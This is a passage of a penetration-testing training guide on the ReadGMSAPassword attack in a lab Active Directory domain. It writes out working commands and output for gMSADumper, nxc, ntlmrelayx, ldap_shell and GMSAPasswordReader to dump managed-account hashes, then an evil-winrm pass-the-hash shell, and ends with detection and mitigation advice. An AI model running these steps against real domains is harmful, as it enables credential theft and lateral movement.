
The **Remote Management Users** group grants permission to use **WinRM (Windows Remote Management)** and **PowerShell Remoting** on the machine.

By adding a gMSA to this group, services running under the gMSA can remotely execute commands, manage configurations, and interact with the system using **PowerShell Remoting** without requiring interactive logins.

Open **ADUC**. Navigate to **Remote Management Users** under the Users container, right click on it and go to **properties**



Add MyGMSA account inside the Members tab, click on OK.




Assign an SPN:

To allow authentication via Kerberos, assign a **Service Principal Name (SPN)**

This command registers a **Service Principal Name (SPN)** for the gMSA account **MyGMSA** in the **ignite.local** domain. It allows the account to authenticate using **Kerberos** for the specified service (hackingarticles/ MSEDGEWIN10.ignite.local)

```
setspn -a hackingarticles/MSEDGEWIN10.ignite.local ignite.local\MyGMSA
```




Install the gMSA on Target Computer (Client Machine: MSEDGEWIN10)

Computers that need to use the gMSA must install it locally.

Below command installs the **Active Directory PowerShell module** on a Windows machine. You need this module to manage AD objects, including gMSAs, users, and computers. It comes as part of RSAT (Remote Server Administration Tools), so you must install it before running any AD-related cmdlets.

```
Add-WindowsCapability -Online -Name Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0
```




Below command installs the **gMSA account** (MyGMSA) on the local machine, allowing it to retrieve and use the managed password. The machine must be part of the **security group** associated with the gMSA, or the installation will fail.

```
Install-ADServiceAccount -Identity "MyGMSA"
```

Below command verifies whether the **gMSA account** (MyGMSA) is correctly installed and configured on the local machine. It checks if the machine can retrieve the **gMSA password** and use it for authentication. A successful test confirms that the gMSA is ready for use.

```
Test-ADServiceAccount -Identity "MyGMSA"
```




The **gMSA** is now fully set up and ready for use.

Exploitation Phase


Bloodhound - Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Komal** can retrieve the password for the GMSA **MYGMSA$@IGNITE.LOCAL**.


```
bloodhound-python -u komal -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
```



From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the group degree of object control value is equal to 1.



BloodHound helps identify delegation misconfigurations that are commonly exploited using **ReadGMSAPassword attack**.



MYGMSA$@IGNITE.LOCAL is a Group Managed Service Account. The group GMSA_GROUP@IGNITE.LOCAL can retrieve the password for the GMSA MYGMSA$@IGNITE.LOCAL

Help: ReadGMSAPassword

Info | Windows Abuse | Linux Abuse | Opsec | Refs

MYGMSA$@IGNITE.LOCAL is a Group Managed Service Account. The group GMSA_GROUP@IGNITE.LOCAL can retrieve the password for the GMSA MYGMSA$@IGNITE.LOCAL.

Group Managed Service Accounts are a special type of Active Directory object, where the password for that object is mananaged by and automatically changed by Domain Controllers on a set interval (check the MSDS-ManagedPasswordInterval attribute).

The intended use of a GMSA is to allow certain computer accounts to retrieve the password for the GMSA, then run local services as the GMSA. An attacker with control of an authorized principal may abuse that privilege to impersonate the GMSA.

Close

Method for Exploitation – Use Alternate Authentication Material: Pass the Hash (T1550.002)

An attacker can read the GMSA password of the account this ACE (ReadGMSAPassword) applies to, forming the basis of the ReadGMSAPassword attack.

gMSADumper

On UNIX-like systems, gMSADumper (Python) can be used to read and decode gMSA passwords. It supports cleartext NTLM, pass-the-hash and Kerberoas authentications.

Clone the repository:

```
git clone https://github.com/micahvandeusen/gMSADumper
cd gMSADumper
```

And, run the script

```
python3 gMSADumper.py -u komal -p Password@1 -d ignite.local -l 192.168.1.48
```

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/micahvandeusen/gMSADumper
Cloning into 'gMSADumper' ...
remote: Enumerating objects: 54, done.
remote: Counting objects: 100% (54/54), done.
remote: Compressing objects: 100% (38/38), done.
remote: Total 54 (delta 22), reused 37 (delta 14), pack-reused 0 (from 0)
Receiving objects: 100% (54/54), 38.20 KiB | 105.00 KiB/s, done.
Resolving deltas: 100% (22/22), done.

┌──(root㉿kali)-[~]
└─# cd gMSADumper

┌──(root㉿kali)-[~/gMSADumper]
└─# ls
COPYING  gMSADumper.py  __init__.py  README.md  requirements.txt

┌──(root㉿kali)-[~/gMSADumper]
└─# python3 gMSADumper.py -u komal -p Password@1 -d ignite.local -l 192.168.1.48
Users or groups who can read password for MyGMSA$:
 > gmsa_group
MyGMSA$:::942bf4cc93e95fb0b7f98f9c5346ceae
MyGMSA$:aes256-cts-hmac-sha1-96:e4f17c6124aafd7c50a5c996ea51d90a07c8120f2b773db7fc55ac17
MyGMSA$:aes128-cts-hmac-sha1-96:f7c29f0848bd58bbbcd9d466c6dae9ef
```

nxc

Alternatvely, nxc tool can used to enumerate Group Managed Service Accounts (gMSA) in Active Directory using LDAP queries

```
nxc ldap ignite.local -u komal -p Password@1 –gmsa
```

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u komal -p Password@1 --gmsa
SMB         192.168.1.48    445    DC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.
LDAPS       192.168.1.48    636    DC              [+] ignite.local\komal:Password@1
LDAPS       192.168.1.48    636    DC              [*] Getting GMSA Passwords
LDAPS       192.168.1.48    636    DC              Account: MyGMSA$              NTLM: 942bf4cc93e95fb0b7f98f9c5346ceae
```

NTLMRelayx

Users can also run **Impacket's ntlmrelayx (Python)** tool to read and decode gMSA passwords.


```
impacket-ntlmrelayx -t ldaps://192.168.1.48 -debug --dump-gmsa --no-dump --no-da --no-acl --no-validate-privs
```

```
└─# impacket-ntlmrelayx -t ldaps://192.168.1.48 -debug --dump-gmsa --no-dump --no-da --no-acl --no-validate-privs
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled

[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 127.0.0.1 controlled, attacking target ldaps://192.168.1.48
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldaps://192.168.1.48 as /KOMAL SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Attempting to dump gMSA passwords
```

Trigger a callback via browser, using komal user's credentials



After a brief wait, we receive an HTTP connection from the komal user's account along with gMSA NTLM credentials.

```
[*] HTTPD(80): Connection from 127.0.0.1 controlled, attacking target ldaps://192.168.1.48
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldaps://192.168.1.48 as /KOMAL SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Attempting to dump gMSA passwords
[*] MyGMSA$:::942bf4cc93e95fb0b7f98f9c5346ceae
[*] Successfully dumped 1 gMSA passwords through relayed account KOMAL
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Client requested path: /
[*] All targets processed!
[*] HTTPD(80): Connection from 127.0.0.1 controlled, but there are no more targets left!
```

Ldap_shell

This can also be achieved using ldap_shell:

Clone the repository and install:

```
git clone https://github.com/PShlyundin/ldap_shell
cd ldap_shell
python3 -m pipx install .
```

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/PShlyundin/ldap_shell
Cloning into 'ldap_shell'...
remote: Enumerating objects: 238, done.
remote: Counting objects: 100% (78/78), done.
remote: Compressing objects: 100% (57/57), done.
remote: Total 238 (delta 45), reused 38 (delta 21), pack-reused
Receiving objects: 100% (238/238), 196.99 KiB | 2.56 MiB/s, done
Resolving deltas: 100% (133/133), done.

┌──(root㉿kali)-[~]
└─# cd ldap_shell

┌──(root㉿kali)-[~/ldap_shell]
└─# ls
ldap_shell  README.md  setup.py

┌──(root㉿kali)-[~/ldap_shell]
└─# python3 -m pipx install .
'ldap_shell' already seems to be installed. Not modifying existi
```

Use **get_laps_gmsa** option, after getting shell as komal user.

```
ldap_shell ignite.local/komal:Password@1 -dc-ip 192.168.1.48
```

```
┌──(root㉿kali)-[~/ldap_shell]
└─# ldap_shell ignite.local/komal:Password@1 -dc-ip 192.168.1.48

[INFO] Starting interactive shell

komal# get_laps_gmsa
[INFO] Sending StartTLS command ...
[INFO] StartTLS succeded!
[ERROR] This user can't read LAPS
[GMSA] MyGMSA$:::aad3b435b51404eeaad3b435b51404ee:942bf4cc93e95fb0b7f98f9c5346ceae

komal#
```

Windows Exploitation

GMSAPasswordReader

On Windows systems (Komal user's client machine), the user can run **GMSAPasswordReader (C#)** to retrieve gMSA passwords.

Download the exe from **https://github.com/ricardojba/Invoke-GMSAPasswordReader**

```
Invoke-GMSAPasswordReader -Command "--AccountName MyGMSA"
```

```
C:\Users\komal\Downloads>GMSAPasswordReader.exe --accountname MyGMSA
Calculating hashes for Current Value
[*] Input username             : MyGMSA$
[*] Input domain               : IGNITE.LOCAL
[*] Salt                       : IGNITE.LOCALMyGMSA$
[*]       rc4_hmac             : 942BF4CC93E95FB0B7F98F9C5346CEAE
[*]       aes128_cts_hmac_sha1 : 471636D367117D7B9A3F01E0FCF553AA
[*]       aes256_cts_hmac_sha1 : D6EA7690ABED45006BF266E4353C02594733FFB7417619D3C9C1
[*]       des_cbc_md5          : 5D02C8520E79E6E5
```

Post-Exploitation

Use **evil-winrm** to perform lateral movement with the **Pass-the-Hash (PtH)** technique.

```
evil-winrm -i 192.168.1.48 -u MyGMSA$ -H 942bf4cc93e95fb0b7f98f9c5346ceae
```

```
┌──(root㉿kali)-[~]
└─# evil-winrm -i 192.168.1.48 -u MyGMSA$ -H 942bf4cc93e95fb0b7f98f9c5346ceae

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detectio

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/e

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\MyGMSA$\Documents>
```

Detection & Mitigation

Detection

Detecting unauthorized reads of the **msDS-ManagedPassword** attribute can be challenging, especially if performed by a computer account. However, **regular users should never access gMSA passwords**, making it crucial to monitor **Active Directory event logs** for any non-computer account attempting to read them. This is particularly important in identifying signs of an ongoing ReadGMSAPassword attack in its early stages.

Additionally, track changes to **msDS-GroupMSAMembership**, which controls which entities can retrieve gMSA passwords.

Event ID 4662 (Audit Directory Service Access) logs access attempts to AD objects based on **system access control lists (SACLs)**. To detect gMSA password reads, filter for:

- **Operation Type:** Object Access
- **Accesses:** Read Property
- **Properties:** This is the GUID of the msDS-ManagedPassword attribute.

Mitigation

Mitigating gMSA exploitation requires securing **Active Directory privileges** to prevent unauthorized modification of gMSA permissions or password access. Implement the following best practices:

- **Enforce Least Privilege:** Regularly audit and restrict permissions to modify gMSA accounts, ensuring only necessary entities have access.
- **Monitor gMSA Access:** Continuously review the **msDS-GroupMSAMembership** attribute to ensure only authorized computer accounts can retrieve the password.
- **Enable Real-Time Alerts:** Set up monitoring to detect and alert on **any changes** to gMSA permissions, allowing swift response to potential threats.

iGNITE Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB

LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux